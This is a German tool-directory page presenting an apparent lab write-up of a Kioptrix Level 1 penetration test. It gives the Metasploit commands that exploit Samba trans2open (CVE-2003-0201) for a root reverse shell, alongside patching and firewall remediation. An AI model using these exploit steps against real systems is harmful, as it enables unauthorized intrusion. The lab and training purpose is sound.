Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Kioptrix-Level1-Vulnerability-Analysis — Technisches Audit von Kioptrix Level 1. Schwerpunkt: Ausnutzung von Samba 2.2.1a (CVE-2003-0201), manuelle Aufzählung und Härtung der internen Infrastruktur. | Kitploit
Tools/GitHubGitHub/deepakkcybersec-eng/kioptrix-level1-vulnerability-analysis
Privilege EscalationAufklärungSchwachstellenanalyseExploitationNetzwerksicherheitPenetrationstestsLernen & BildungRed TeamingLabs & Praxis
Teilen
GitHubdeepakkcybersec-eng/kioptrix-level1-vulnerability-analysis

Kioptrix-Level1-Vulnerability-Analysis

Technisches Audit von Kioptrix Level 1. Schwerpunkt: Ausnutzung von Samba 2.2.1a (CVE-2003-0201), manuelle Aufzählung und Härtung der internen Infrastruktur.

Repository anzeigen
34vor 11 MonatenNoch nicht geprüft

Kioptrix Level 1: Vollspektrum-Schwachstellenprüfung und -ausnutzung

🏛️ Professionelle Zielsetzung

Ziel war es, einen strukturierten Penetrationstest auf der Umgebung Kioptrix Level 1 durchzuführen, um eine vollständige ‚root‘-Kompromittierung zu erreichen und technische Abhilfestrategien zu dokumentieren, die sowohl für Red- als auch Blue-Team-Operationen geeignet sind.

🏗️ Umgebungsreproduktion (Hardware-Hintergrund)

Moderne Virtualisierungsstandardvorgaben scheitern oft an veralteten Kerneln von 2010. Um diese Maschine erfolgreich zu booten und zu vernetzen, waren die folgenden spezifischen Architekturkonfigurationen erforderlich:

  • OS-Untertyp: Linux / Red Hat (32-bit).
  • Speicherarchitektur: Wechsel von SATA auf IDE-Controller zur Unterstützung der veralteten .vmdk-Festplatte.
  • Netzwerkprotokoll: Konfiguriert als PCI FAST-III mit einem Host-only-Adapter, um die interne Kommunikation mit der Kali Linux Angriffsmaschine zu ermöglichen.

⚔️ Offensive Analyse (Red-Team-Pfad)

Die Ausnutzung folgte einem manuellen Lebenszyklus von Enumeration bis Exploitation:

1. Entdeckung und Aufklärung

  • Netdiscover: netdiscover -r 192.168.184.4 wurde verwendet, um die Ziel-IP zu identifizieren.
  • Nmap-Scan: Identifizierte Dienste wie SSH (22), HTTP (80), RPC (111) und NetBIOS-SSN (139). Samba 2.2.1a wurde als primärer Einstiegspunkt markiert.

2. Ausnutzung (Samba trans2open)

  • Schwachstelle: CVE-2003-0201 (Heap-Überlauf).
  • MITRE ATT&CK-Zuordnung: - Taktik: Privilegieneskalation (TA0004)
    • Technik: Ausnutzung zur Privilegieneskalation (T1068)
  • Metasploit-Vorgehen:

    • use exploit/linux/samba/trans2open
    • set RHOSTS 192.168.114.5
    • set payload linux/x86/shell/reverse_tcp
  • Ergebnis: Erfolgreich eine Reverse-Shell gestartet. Befehl whoami gab root zurück.

🛡️ Defensive Abhilfe (Blue-Team-Pfad)

Um eine Unternehmensumgebung abzusichern, sind die folgenden Schwachstellenmanagement (VM)-Strategien verpflichtend:

  • Patch-Protokoll: Samba aktualisieren auf die neueste unterstützte Version (Samba 4.x). Die Schwachstelle in der Funktion call_trans2open ist in allen modernen Versionen effektiv behoben.
  • Netzwerk-Härtung: Einsetzen von hostbasierten Firewalls, um die Ports 139 und 445 nur auf vertrauenswürdige interne Subnetze zu beschränken.
  • VM-Rollenstrategie: Diese Abhilfe fällt unter die standardmäßigen Schwachstellenmanagement-Zyklen während der Geschäftszeiten, um die Infrastrukturstabilität zu gewährleisten.

📝 Technische Beweise und manuelle Protokolle

Die folgenden Bilder dokumentieren die Live-Enumeration und Terminalausführung:

Zielentdeckung und Architekturnotizen

Manual Notes 1

Metasploit-Befehlslogik und Payload-Konfiguration

Manual Notes 2

Root-Zugriffsnachweis (Terminal-Screenshot)

Root-Shell-Nachweis

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →